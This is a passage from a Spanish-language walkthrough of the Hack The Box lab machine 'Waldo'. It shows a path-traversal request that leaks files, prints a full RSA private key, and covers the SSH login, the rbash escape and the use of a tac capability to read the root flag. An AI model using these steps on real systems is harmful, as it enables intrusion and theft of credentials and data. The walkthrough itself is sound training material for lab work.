5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 71
9 Origin: http://10.129.229.141
10 Connection: close
11 Referer: http://10.129.229.141/list.html
12
13 path=/.list/...../home
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 27 Feb 2024 20:32:39 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 19
8
9 [
10   \"\",
11   \"..\",
12   \"nobody\"
13 ]
```

Figura 15: Listando directorio home.



4.1 SSH Private key

Bueno vemos que si esta el usuario nobody, vamos a ver que contiene adentro.




Figura 16: Listando del directorio /home/nobody

Bien vemos varias cosas, por un lado el archivo **user.txt** y por otro lado un archivo oculto **.ssh**, pero vamos por partes, primero miramos la flag , despues el arhcivo .ssh




Figura 17: Flag de user no visible.

No podemos ver la flag del usuario, pero probemos ahora con el directorio oculto **.ssh**. Vamos a listar su contenido para ver qué contiene.




Figura 18: Listando directorio .ssh



Contiene tres archivos, pero me parece extraño el archivo **.monitor**. Vamos a ver qué contiene.




Figura 19: Clave privada.

Oaaaa, lindo eh! , tenemos una llave privada de SSH, pero nuevamente se ve desordenado.

Vamos a separar mejor el salto de línea.

```
1 -----BEGIN RSA PRIVATE KEY-----
2 MIIEogIBAAKCAQEAs7sytDE++NHawB9e+NN3V5t1DP1TYHc+4o8D362l5Nwf6Cp1
mR4JH6n4Nccdm1ZU+qB77li8Z0vymBtIEY4Fm07X4Pqt4zeNBfQKw0cyV1TLW6f
87s0FZBhYAizGrNNeLLhB1IZIjpdVJUBSXG6s2cxAlc14cj+pnEiRTsyMiq1nJCS
dGcc/gNpw/AANIN4vW9KsLlQiaEDJfchY55sCj5162Y9+I1xzqF8e9b12wVXirvN
o8PLGnFJVW6SHhMPJsu9vJAIEh+n+5Xkbc8/6pceowqs9ujRkNzH9T1lJq4Fx1V
vi93Daq3bZ3dhIiWawafmqzg+jStHswOIwR73wIDAQABAoIBADHwL/wdmuPEW6kU
vmzhRU3gcjuzwBET0TnejbL/KxNWxr9B2I0dHwfg8Ijw1Lcu29nv8b+ehGp+bR/6
pKHMFP66350xyLNSQishHIRM0SpdydQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWwLPYyJLsjMsrsN4bqyT3vrkTykJ9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnE0gUgEJrN69hxyHfBeJ0Wlll8Wort9yummox/05qoBL4kQxUM7
VxI2Ywu46+QTzTMeOKJoyLCGLyxDKg50NdfDPBW3w806UlvfKv467M3ZB5ye8GeS
dVa3yLECGYEA7jk51MvUGSIFF6GkXsNb/w2cZge9TiXBWUqWEEig0bmQQVx2ZWwO
v0og0X/iR0XAcP6Z9WGPic6FhVgJd/4bNlTR+A/LWQWft1b6l03xdsyaIyIWi9xr
xsb2sLNWP56A/5TWtp0kfDbGQCRqHvukWSHLyF0zgQa0ZtMnV71yKH0CGYEAwSSy
qFfdAwrvVZjp26Yf/jnZavLCAC5hmo7eX5isCVCX86MHqpEYAFcCecZN2dFFoPqI
yzHzgb9N6Z01YUEKqrkn03tA6JYJ9ojaMF8GZwvutPzN41ksnD4MwETBed4buA1
/pAcw/+oYsh4BwkKnVHKW36c+WmNoaX1FWqTsCgYBYw/IMnLa3drM3CIAa32iU
LROTp4qGaAMXpncsMiPage6CrFvhiuoZ1SFNBv189q8zBm4PxQgkLL0j8B33HDQ/
lnN2n1wyTiYEuGA/qMdkoPB+TuFf1A5EzzZ0uR5WLlwa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobT2mD+10cQKBGgVQlyune20k9QsHvZTU3e9z1RL+6LLdmztFC3G9
1HLMBkDTjjj/xAJAZui0F4Rs/INnKJ6+QyqKfApRxxCPFNacLQJAZGAMXw50AqT
rj1bHucZCZUGQABtpC6vYj/HLLzpic05AIEhDdvToPK/0WuY64fDs0VccAYmMDr
X/PlAoGAS6UhbCm5TWZhtL/hdpr0far3QkXwZ5xvayKB90XgIps5CwUGCCsvwQf2
DvVny8gKbM/OenWhtlwRTEj5qdeAM40oj/mwCdc6kpV1LJXrW2R5mCH9zgBNFla
W0iKCBUA5xZgU/YskMsCBMNA8A5ndRWGEFE+VGDPaRie0ro=
3 -----END RSA PRIVATE KEY-----
```

Código 4: Clave privada.

Por favor, nunca compartan su clave privada de SSH, la clave privada tiene que ser conocida solamente por ustedes.



4.2 Conexion a la Máquina via SSH

Ya que el puerto 22 está abierto, utilizaremos esta clave privada para conectarnos por **SSH** como usuario **nobody**.

Para utilizar esta clave privada, crearé un archivo en mi máquina atacante y lo llamaré **key_private** . Le daré permisos para que el propietario tenga permisos de lectura y escritura (valor **"6"**), mientras que el grupo al que pertenece el archivo, así como cualquier otro usuario en el sistema, no tendrán ningún permiso sobre el archivo (valor **"0"**). Por último, nos conectamos por SSH y ya tenemos acceso a la primera flag, la flag del usuario.

```
> nano key_private
> chmod 600 key_private
> ssh nobody@10.129.229.141 -i key_private
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ whoami
nobody
waldo:~$ ls
user.txt
waldo:~$ cat user.txt
6bb261a[REDACTED] ← Flag user
```

Figura 20: Flag de user.

Si miramos las conexiones activas de la red y los puertos en escucha en el sistema con el siguiente comando **"netstat -lant"**

| Parámetro | Descripción |
|----------------|---|
| netstat | Este es el comando que se utiliza para mostrar estadísticas de la red. |
| -l | Indica que solo se deben mostrar las conexiones que están en modo "escucha" (listen), es decir, los servicios que están esperando conexiones entrantes. |
| -a | Muestra todas las conexiones y puertos, tanto los que están en escucha como los que están en uso. |
| -n | Muestra las direcciones IP y los números de puerto en formato numérico en lugar de intentar resolverlos a nombres de host o servicios. |
| -t | Esta opción muestra solo las conexiones TCP. |



Vemos lo siguiente:

```
waldo:/$ netstat -lant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8888           0.0.0.0:*               LISTEN
tcp        0      0 10.129.229.141:8888     10.10.14.178:45368      ESTABLISHED
tcp        0      0 :::80                  :::*                    LISTEN
tcp        0      0 :::22                  :::*                    LISTEN
tcp        0      0 :::8888                 :::*                    LISTEN
```

Puerto 22 sigue en escucha

Conexion actual sobre el puerto 8888

Figura 21: Conexiones activas de la red y los puertos en escucha.

JAJAJ gente, miren, no nos conectamos por SSH al puerto 22, sino al puerto 8888. Para sacarnos la duda, miremos el archivo de **configuración** del servicio SSH que es este `/etc/ssh/sshd_config`

```
waldo:/$ cat /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/bin:/usr/bin:/sbin:/usr/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Port 8888
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

El servicio ssh escucha por el puerto 8888

Figura 22: Archivo de configuración del servicio ssh.



4.3 Pivoting: nobody → monitor (Escapando del Contenedor)

Listo, confirmamos que el servicio SSH está escuchando en el puerto 8888. Entonces, supongo que hay que migrar y salir de este usuario para conectarnos por SSH. Cómo lo hacemos?

Se acuerdan de este directorio?

```
waldo:~/.ssh$ pwd
/home/nobody/.ssh
waldo:~/.ssh$ ls -la
total 24
drwx----- 1 nobody nobody 4096 Sep 8 2022 .
drwxr-xr-x 1 nobody nobody 4096 Sep 8 2022 ..
-rw----- 1 nobody nobody 1675 May 3 2018 .monitor
-rw----- 1 nobody nobody 394 May 3 2018 authorized_keys
-rw-r--r-- 1 nobody nobody 171 Jul 15 2018 known_hosts
```

Figura 23: Directorio de clave publica.

Bueno, nunca miramos qué hay dentro, pero supongo que habrá una clave pública.

```
waldo:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk3B/oKmWZHgkfQfg1xx2bVLt6oHvuWLxk6/KYG0gRjgWbTtfg+q3jN40F+
opaQ5zJXVMtbp/zuzQVKGfGCLMas014suEHUkioKNUlRtJcbqzZzECV7XhyP6mcSJF0zIyKrWckJJ0YJz+A2lb8AA0g3i9b0qyUuqIAQML9yFjnmwInnXrZj34jXH0oXx71vXbBV
eKu82jw8sacULXDpieGY8my572+MAh4f6f7leRtzz/qlx6jCqz26NGQ3Mf1PWUmrqXHVW+L3cNqrdtnd2EghZpZp+ar0D6NJOJFY4jBHvf monitor@waldowaldo:~/.ssh$ |
```

Figura 24: Clave pública ssh.

Es una clave pública para el usuario monitor, pero cómo es posible?, si habíamos visto dos usuarios, que son: **operator** y **nobody**.

Si queremos ejecutar el comando `whoami`, no nos dejará.

Figura 25: Acceso al usuario monitor.

Bueno, nos dejó. Nos conectamos con éxito y nos da una linda bienvenida, pero hay un problema y es que tenemos una restricted bash (rbash), o sea, una bash restringida y no tenemos capacidad de ejecutar ningún comando.



4.4 Bypass Restricted Bash

Bueno, hay dos formas de bypassear esto en SSH. La primera es aplicando este comando `ssh -i .monitor monitor@localhost bash`, pero no es recomendable ya que no asigna una pseudo terminal. La sesión de Bash no tiene todas las funcionalidades interactivas, por lo tanto, tendremos que estabilizar la shell. La segunda opción es `ssh -i .monitor monitor@localhost -t bash`, donde no tendremos que estabilizar la shell, porque con el comando `-t` se asigna una terminal plenamente interactiva y útil.

Por lo tanto, usaremos la segunda opción.

Bueno, ejecutamos el comando pero tenemos otro problema, y es que no podemos ejecutar los comandos del sistema como `whoami` o `id`

```
waldo:~/.ssh$ ssh monitor@localhost -i .monitor -t bash
monitor@waldo:~$ whoami;id
bash: whoami: command not found
bash: id: command not found
```

Figura 26: Bypass de la restricted Bash.

Esto sucede debido a que el sistema no encuentra un binario en todas las rutas del PATH que esté asociado a ese comando. Para solucionar esto, debemos modificar el valor de la variable PATH.

Usaremos nuestra variable de entorno de nuestra máquina. Para eso, hacemos un `echo $PATH` y lo exportamos en la máquina víctima.

```
monitor@waldo:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
monitor@waldo:~$ whoami;id
monitor
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
```

Figura 27: Exportando la variable \$PATH.

Listo, ya funcionan los comandos.



5. Escalada de Privilegios

5.1 Privesc Mediante el Abuso Capabilities

Para escalar privilegios, enumeré capabilities, donde encontré dos cosas interesantes:

```
monitor@waldo:~$ getcap -r / 2>/dev/null
/bin/ping = cap_net_raw+ep
/usr/bin/tac = cap_dac_read_search+ei
/home/monitor/app-dev/v0.1/logMonitor-0.1 = cap_dac_read_search+ei
```

Figura 28: Enumerando capabilities.

Vemos las siguientes capabilities:

La más interesante es esta: `/usr/bin/tac`, donde el binario `tac` tiene la capacidad `cap_dac_read_search`. Para aquellos que no lo sepan, esta capacidad permite **leer archivos**. Con respecto a `tac`, es **similar** a `cat` pero al **revés**, lo que significa que podemos leer archivos con `tac`, pero la **salida mostrará la última línea del archivo original** y luego la **penúltima línea**, y así sucesivamente.

Dejo un ejemplo aquí:

```
1 monitor@waldo:~$ cat test.txt
2 Hola
3 esto
4 es
5 un
6 ejemplo
7 de
8 tac
9 monitor@waldo:~$ tac test.txt
10 tac
11 de
12 ejemplo
13 un
14 es
15 esto
16 Hola
```

Código 5: Ejemplo de `tac`.

Utilizaremos `tac` para leer la flag de root.

```
monitor@waldo:~$ tac /root/root.txt
548a089c [REDACTED] ← Flag root
```

Figura 29: Flag de root.



En esta máquina no se puede rootear, ya que está configurada de tal manera que no se pueda reutilizar la clave privada de SSH para conectarse vía SSH como usuario root.

6. Conclusión Final

Bueno, mi opinión es la siguiente: Buena máquina al principio, estuvo bueno jugar con Burp y las dos peticiones para encontrar el directorio mediante Directory Listing y leerlo vía el Local File Inclusion y el filtro que se le aplicó fue bastante fácil. Luego, al momento de bypassar la rbash, me pareció muy buena, nunca había realizado un bypass de ese estilo. Por último, para leer la flag mediante esa capability, me pareció muy divertida, pero lamentablemente no se puede hacer root en la máquina.

Entonces, es recomendable por las vulnerabilidades que se tocan, que son muy básicas, y también por el privesc que es mediante el abuso de capabilities.

7. Apéndice I Links de Referencia

7.1 Herramientas Utilizadas en la Auditoria

- **Nmap:** <https://nmap.org> - <https://www.kali.org/tools/nmap> → Uso de nmap para el escaneo de puertos.
- **BurpSuite Community Edition:** <https://portswigger.net/burp/communitydownload> → Uso de BurpSuite para interceptar peticiones.

7.2 Documentación

- **Hacktricks: File Inclusion/Path traversal** <https://book.hacktricks.xyz/pentesting-web/file-inclusion>
- **Técnicas para escapar de shells restringidas (restricted shells bypassing)**
<https://www.hackplayers.com/2018/05/tecnicas-para-escapar-de-restricted--shells.html>

8. Contacto



E-mail: marianoalfonso80@protonmail.com



LinkedIn: <https://www.linkedin.com/in/mariano-alfonso-667a60226>



Blog: <https://0mariano.github.io>



GitHub: <https://github.com/0mariano>